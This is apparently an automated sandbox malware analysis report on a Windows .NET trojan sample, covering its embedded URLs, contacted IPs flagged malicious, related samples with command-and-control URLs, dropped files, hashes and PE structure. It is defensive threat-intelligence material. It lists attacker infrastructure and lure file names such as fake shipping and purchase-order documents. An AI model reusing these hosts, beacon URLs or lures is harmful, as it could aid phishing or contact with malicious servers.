http://www.sajatypeworks.com	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fonts.com	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
154.201.205.155	unknown	Seychelles		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
160.153.128.38	unknown	United States		21501	GODADDY-AMSDE	true
184.168.131.241	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
95.130.17.35	unknown	Germany		13246	INETWIRE-ASWilhelm-Wagenfeld-Str16DE	true
106.13.210.52	unknown	China		38365	BAIDUBeijingBaiduNetcomScienceandTechnologyCoLtd	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356512
Start date:	23.02.2021
Start time:	09:13:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4pFzkB6ePK.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@9/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 17.3% (good quality ratio 15.3%) • Quality average: 72.5% • Quality standard deviation: 32.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 52.255.188.83, 92.122.145.220, 104.42.151.234, 104.43.193.48, 40.88.32.150, 23.210.252.85, 51.104.144.132, 8.248.121.254, 8.248.147.254, 67.26.81.254, 8.248.119.254, 67.26.73.254, 92.122.213.194, 92.122.213.247, 20.54.26.129, 51.11.168.160 • Excluded domains from analysis (whitelisted): fs.microsoft.com, arc.msn.com.nsatc.net, ris-prod.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus16.cloudapp.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:13:59	API Interceptor	2x Sleep call for process: 4pFzkB6ePK.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
154.201.205.155	NewOrder.xlsm	Get hash	malicious	Browse	• www.ntljcb.com/tub0/?azuxWju=dN2zk3vGroOWMGlkDKxdiHLfh4G+CBzvqQlwFWrw9FRpItbY9d3eYknIkQ3Y8/+OD54fXA==&0dt=YtdhwPcHS
160.153.128.38	http://https://altgoldlaw-my.sharepoint.com/:o:/p/jmgesq/Ep9lZrrzDElGtO3lN1UvpRwBwNpxfjMuE1iYrdWxe9al6w?e=ssVCpy	Get hash	malicious	Browse	
184.168.131.241	NewOrder.xlsm	Get hash	malicious	Browse	• www.carbon-foam.com/tub0/?azuxWju=0g3BJlW+sUplQv1v6Tdr5dYYoDFSx+aDomyo3A0OyUbS0XEqADZGRCknIj9f4QLGKCctRg==&0dt=YtdhwPcHS
	PO_210222.exe	Get hash	malicious	Browse	• www.austinrealestateinformation.com/dka/?9rYD4D2P=R3IXbz033aNgxGxgeKHoFpWL/KL9ZZd1WRwPwWEAOhD4PYW/NSvEgSmD7c/SRxvMLwCh&4h=vTxdADNprBU8ur
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• www.finishmybasement.com/mt6e/?mrj8Pz0x=8q8s+GsTymN5iX5QANhp5JsYuAJfRyvrnxuieYo3aLrfnY7eZyKWs/7iTj+R+WKp3q9aYQ==&8pXxsd=pFN4nj8XVNIXNFt
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• www.330ballymorecir.com/gypo/?UrjPuprX=a3w+6Gsrsd7Xqv4aHpadl1wjv83Mry/2u8ll5SA1AtQ4ICUXaMWsQCE6gmdmU65DwT8pag==&nnLx=UBZp3XKPefjxdB
	PDF.exe	Get hash	malicious	Browse	• www.elevatefeelgreat.com/ujg4/?Ktz4q=a+1D/qRDwQc5Ok84Vv16Q0CP7ouU0zm6ILYQgA1THVPgaX/TjCvIDUjp+96Gy6LgFSMs&tTrL=ApdhXrS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SOA.exe	Get hash	malicious	Browse	• www.retrospectphotographydesign.com/thg/?AjR=lpgWntKb9HDujHJVvlcwk3nOAKT9rs+ln54V4rtsDg34y+wU/SYl15cOSr+WYLwu05i/&ndndzN=KdvhIX708JD4
	YSZiV5Oh2E.exe	Get hash	malicious	Browse	• www.magnabeautystyle.com/bw82/?-Zw=9KGhaNjlEHjKuyDrEmkWJtXE2Tv4ryq1r5QMepFpp8kzUlSLxW8I9AyFK0RMrDHX0GRB&2db=X48HMfxHw
	Confirmation.exe	Get hash	malicious	Browse	• www.1031exchangeintoreit.com/rhg/?FR0XzD=d3dqzBXGFJvEGELRXcxi+A0awvSN8itAIhv7LASPf1Zjn/YhIQxwttdyml7uDGXmjV/ehbJLvQ==&KXuxZ=klnTV8lX84Gh9lW0
	Purchase order.exe	Get hash	malicious	Browse	• www.theclieanstones.com/u3q/?rL=d87h72D0cTT&CRi=fyfYO86Xlk8m8eftf+q7yCyqKY7rb7mYh41QpNjrHWJNhDF7vjskJ414CYS4yOHmLuh7
	Request For Quotation.PDF.exe	Get hash	malicious	Browse	• www.misbackupemails.com/oze/?RZ=dnr4XbdP2xmpz2-&Tj=4KLHQ8bCAkPSSR2A3rNWtiBHO4v+sIUcQEpNBkxyRlps9XuV3EwQAen3RH25596IevZb
	IMG_7189012.exe	Get hash	malicious	Browse	• www.finishmybaseminit.com/mt6e/?DVBl=8q8s+GsWyhN9iH1cCNhp5JsYuAJfRyvrnx2yCb02errenpXYeiba67DgQFyX1neiiMJt&T8SH=pFNpKT28jFN454KP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL Shipment Notification 7465649870,pdf.exe	Get hash	malicious	Browse	• www.reselerpagecomputers.com/cna8/?DzrLH=VBZHY83XQx6heP&EZA0IN=shDnAgmAQpw1MT9A2UTmOqUaO6S+siwCiYdWyjAfFJP2nxDvh6NVXNIpX3zKlW+mKTQu
	urgent specification request.exe	Get hash	malicious	Browse	• www.brittanyspaparazziboutique.com/2bg/?U8PL=ofwSNKbvuHcvgJESE5WeF8T+6gqYa75IzwxUH17FePZ7Ftfsk5/DaILJkXJ9GYuASIIn&RfutZJ=0V0hlT
	Shinshin Machinery.exe	Get hash	malicious	Browse	• www.onpassivewithval.com/gbr/?EHO8qf=NJEx_TihIRV&Jt7=MhGZF0+gx7ZAswUcx3UNSfXmO75wg/U1yZmfOyJeCMmmZRa4y3wAVyXzfEa+JPoM4R3l
	CMahQwuvAE.exe	Get hash	malicious	Browse	• www.magnabeautystyle.com/bw82/?CneDg=9KGhaNjlEHjKuyDrEmkWJtXE2Tv4ryq1r5QMepFpp8kzUlSLxW8I9AyFK3x27SnvuhwG&Dxlpd=2dmp
	ForeignRemittance_20210219_USD.xlsx	Get hash	malicious	Browse	• www.findandnews.com/ivay/?PbvpO8=6gv1qnhzF9A10KXY/isAwMlFQWyEmS9UpIvJZlj8FtsxYUMBmnSPxtiZ+YsU8PqO9QOnYA==&-Zp=fxoDxR_8sz1ds
	SHED.EXE	Get hash	malicious	Browse	• www.ishqjewelery.com/r8pp/?T8Vh=XWduvXZNHS4bPEsrqN6nVqGvoVXaSAQ8OfLousPLK9OfMBzbamlcH83j/zxbNVWd7Hdc&-ZPl=1bdpal
	c4p1vG05Z8.exe	Get hash	malicious	Browse	• www.blowdryingcontest.com/ivay/?oPnpM4=rzvcDh5JJAApnDCPlMx8eXAY2MDTiysFnejtCDXDG8SNWyUSjwyZ7d0wPbiDwxb6GMn0&Lh0l=ZTdp62D8T

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• www.lovelyorldjerusalem.com/cna8/?kRjH3=4yrwq51yccnUGsar58/RTgXHvxXg7ZQxNEHxiQ3wpBJ0dpKKlLg0NuXjCdLS7NldBAfB&0pn=WHuxqns0PJ
	G6FkfjX5Ow.exe	Get hash	malicious	Browse	• www.tencenttexts.com/nsag/?KtxH=1KNBKkR/3sxsfy5Hm2m4k9rliP52H6WM2eUobIDVMc3evr5lbTgPZczIDjCxHbEA+Jbdbncfog==&OtNHTP=wZOPRjupLNyPn

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.ntljcb.com	NewOrder.xlsm	Get hash	malicious	Browse	• 154.201.205.155
shops.myshopify.com	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 23.227.38.74
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	PO_210222.exe	Get hash	malicious	Browse	• 23.227.38.74
	SecuriteInfo.com.Trojan.Inject4.6572.10651.exe	Get hash	malicious	Browse	• 23.227.38.74
	SecuriteInfo.com.Trojan.Inject4.6572.17143.exe	Get hash	malicious	Browse	• 23.227.38.74
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 23.227.38.74
	PDF.exe	Get hash	malicious	Browse	• 23.227.38.74
	D6ui5xr64I.exe	Get hash	malicious	Browse	• 23.227.38.74
	Drawings.xlsm	Get hash	malicious	Browse	• 23.227.38.74
	Purchase order.exe	Get hash	malicious	Browse	• 23.227.38.74
	AgroAG008021921doc_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	IMG_7189012.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL Shipment Notification 7465649870,pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	HEC Batangas Integrated LNG and Power Project DocumentationsType a message.exe.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	q9xB9DE3RA.exe	Get hash	malicious	Browse	• 23.227.38.74
	51BfqRtUI9.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO copy.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	RFQ 2-16-2021-.exe	Get hash	malicious	Browse	• 23.227.38.74
	NEW ORDER - VOLVO HK HKPO2102-13561,pdf.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	PO_210223.exe	Get hash	malicious	Browse	• 23.229.197.103
	NewOrder.xlsm	Get hash	malicious	Browse	• 107.180.25.8
	PO-29840032.exe	Get hash	malicious	Browse	• 107.180.2.197
	PO_210222.exe	Get hash	malicious	Browse	• 184.168.131.241
	Order83930.exe	Get hash	malicious	Browse	• 192.169.223.13
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• 184.168.131.241
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 184.168.131.241
	PDF.exe	Get hash	malicious	Browse	• 184.168.131.241
	Statement-ID28865611496334.vbs	Get hash	malicious	Browse	• 107.180.91.179
	Statement-ID21488878391791.vbs	Get hash	malicious	Browse	• 107.180.91.179
	Statement-ID72347595684775.vbs	Get hash	malicious	Browse	• 107.180.91.179

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SOA.exe	Get hash	malicious	Browse	• 184.168.131.241
	YSZiV5Oh2E.exe	Get hash	malicious	Browse	• 184.168.131.241
	Confirmation.exe	Get hash	malicious	Browse	• 184.168.131.241
	Purchase order.exe	Get hash	malicious	Browse	• 184.168.131.241
	Request For Quotation.PDF.exe	Get hash	malicious	Browse	• 184.168.131.241
	IMG_7189012.exe	Get hash	malicious	Browse	• 184.168.131.241
	DHL Shipment Notification 7465649870,pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
	urgent specification request.exe	Get hash	malicious	Browse	• 184.168.131.241
	P.O-48452689535945.exe	Get hash	malicious	Browse	• 107.180.48.248
POWERLINE-AS-APPOWERLINEDATACENTERHK	NewOrder.xlsm	Get hash	malicious	Browse	• 154.201.205.155
	Order83930.exe	Get hash	malicious	Browse	• 154.215.106.100
	RFQ for Marjan Development Program.exe	Get hash	malicious	Browse	• 154.86.32.52
	ForeignRemittance_20210219_USD.xlsx	Get hash	malicious	Browse	• 156.227.188.203
	SHED.EXE	Get hash	malicious	Browse	• 154.213.100.41
	wFzMy6hehS.exe	Get hash	malicious	Browse	• 192.151.233.118
	INCHAP_Invoice_21.xlsx	Get hash	malicious	Browse	• 192.151.233.118
	ffOWE185KP.exe	Get hash	malicious	Browse	• 192.151.233.118
	mWxzYlRCUi.exe	Get hash	malicious	Browse	• 192.151.233.118
	Cargo_remitP170201.xlsx	Get hash	malicious	Browse	• 192.151.233.118
	quotations pdf.exe	Get hash	malicious	Browse	• 156.243.221.75
	Project.pdf.exe	Get hash	malicious	Browse	• 154.213.241.19
	order pdf.exe	Get hash	malicious	Browse	• 156.252.99.134
	YCVj3q7r5e.exe	Get hash	malicious	Browse	• 192.151.255.12
	th520.exe	Get hash	malicious	Browse	• 103.75.46.74
	DHL Parcel Details.xlsx	Get hash	malicious	Browse	• 154.216.241.144
	DCSGROUP.xlsx	Get hash	malicious	Browse	• 160.124.66.18
	purchase order doc.exe	Get hash	malicious	Browse	• 154.201.177.118
	Inquiry pdf.exe	Get hash	malicious	Browse	• 156.243.221.75
	S343160101221012616310.exe	Get hash	malicious	Browse	• 154.216.106.165
GODADDY-AMSDE	NewOrder.xlsm	Get hash	malicious	Browse	• 160.153.136.3
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 160.153.136.3
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 160.153.136.3
	7R29qUuJef.exe	Get hash	malicious	Browse	• 160.153.136.3
	YSZiV5Oh2E.exe	Get hash	malicious	Browse	• 160.153.136.3
	urgent specification request.exe	Get hash	malicious	Browse	• 160.153.136.3
	Shinshin Machinery.exe	Get hash	malicious	Browse	• 160.153.136.3
	CMahQwuvAE.exe	Get hash	malicious	Browse	• 160.153.136.3
	PO#652.exe	Get hash	malicious	Browse	• 160.153.136.3
	Claim-1097837726-02162021.xls	Get hash	malicious	Browse	• 160.153.137.40
	Claim-509072992-02162021.xls	Get hash	malicious	Browse	• 160.153.137.40
	wfEePDdnmR.exe	Get hash	malicious	Browse	• 160.153.136.3
	955037-012021-98_98795947.doc	Get hash	malicious	Browse	• 160.153.137.14
	po.exe	Get hash	malicious	Browse	• 160.153.136.3
	Details!!.exe	Get hash	malicious	Browse	• 160.153.136.3
	AANK5mcsUZ.exe	Get hash	malicious	Browse	• 160.153.136.3
	PvvkzXgMjG.exe	Get hash	malicious	Browse	• 160.153.136.3
	tXoqs48Ta9.rtf	Get hash	malicious	Browse	• 160.153.136.3
	q2o0a1neTm.exe	Get hash	malicious	Browse	• 160.153.136.3
	Order 8953-PDF.exe	Get hash	malicious	Browse	• 160.153.133.164

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\4pFzkB6ePK.exe.log	
Process:	C:\Users\user\Desktop\4pFzkB6ePK.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1406
Entropy (8bit):	5.341099307467139
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmER:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHg
MD5:	E5FA1A53BA6D70E18192AF6AF7CFDBFA
SHA1:	1C076481F11366751B8DA795C98A54DE8D1D82D5
SHA-256:	1D7BAA6D3EB5A504FD4652BC01A0864DEE898D35D9E29D03EB4A60B0D6405D83
SHA-512:	77850814E24DB48E3DDF9DF5B6A8110EE1A823BAABA800F89CD353EAC7F72E48B13F3F4A4DC8E5F0FAA707A7F14ED90577CF1CB106A0422F0BEDD1EFD2E94(E4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.409346675519229
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	4pFzkB6ePK.exe
File size:	484864
MD5:	6dd83e20f43a9bd2e136fcd77131f7e4
SHA1:	2d816c160bba20f5e3989af02985118e42a4fe70
SHA256:	5babb878615fbf3b56008f4d7becccdb0a316e3eecb95ce99ea2a6c9d5a8a19a
SHA512:	4f485cce03cd198389906fe21ffed00982408c9f8d688af6ef1067d3959e4df96d4bb08f53244d32d571b5735b4957c3e35156081b68495922b95bb5ca1b9b33
SSDEEP:	6144:r6dxsDr+0lcofIvWvX7/W1CIVXTjRURq4MgfyygIZyxk1L8x6p9v1jN:r6dxi+0lcuIvKYCqTyDshlZyxk11p9j
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Y4`.....P..P......"o... .....@.. .....@.....

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General	
Entrypoint:	0x476f22
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x603459E0 [Tue Feb 23 01:26:56 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x76ed0	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x78000	0x1020	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x7a000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x74f28	0x75000	False	0.752481053018	data	7.42579480649	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x78000	0x1020	0x1200	False	0.361111111111	data	4.72391408338	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x7a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x78090	0x36c	data		
RT_MANIFEST	0x7840c	0xc0f	XML 1.0 document, UTF-8 Unicode (with BOM) text		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	ServerObjectTerminatorSink.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	RegisterVB
ProductVersion	1.0.0.0
FileDescription	RegisterVB
OriginalFilename	ServerObjectTerminatorSink.exe

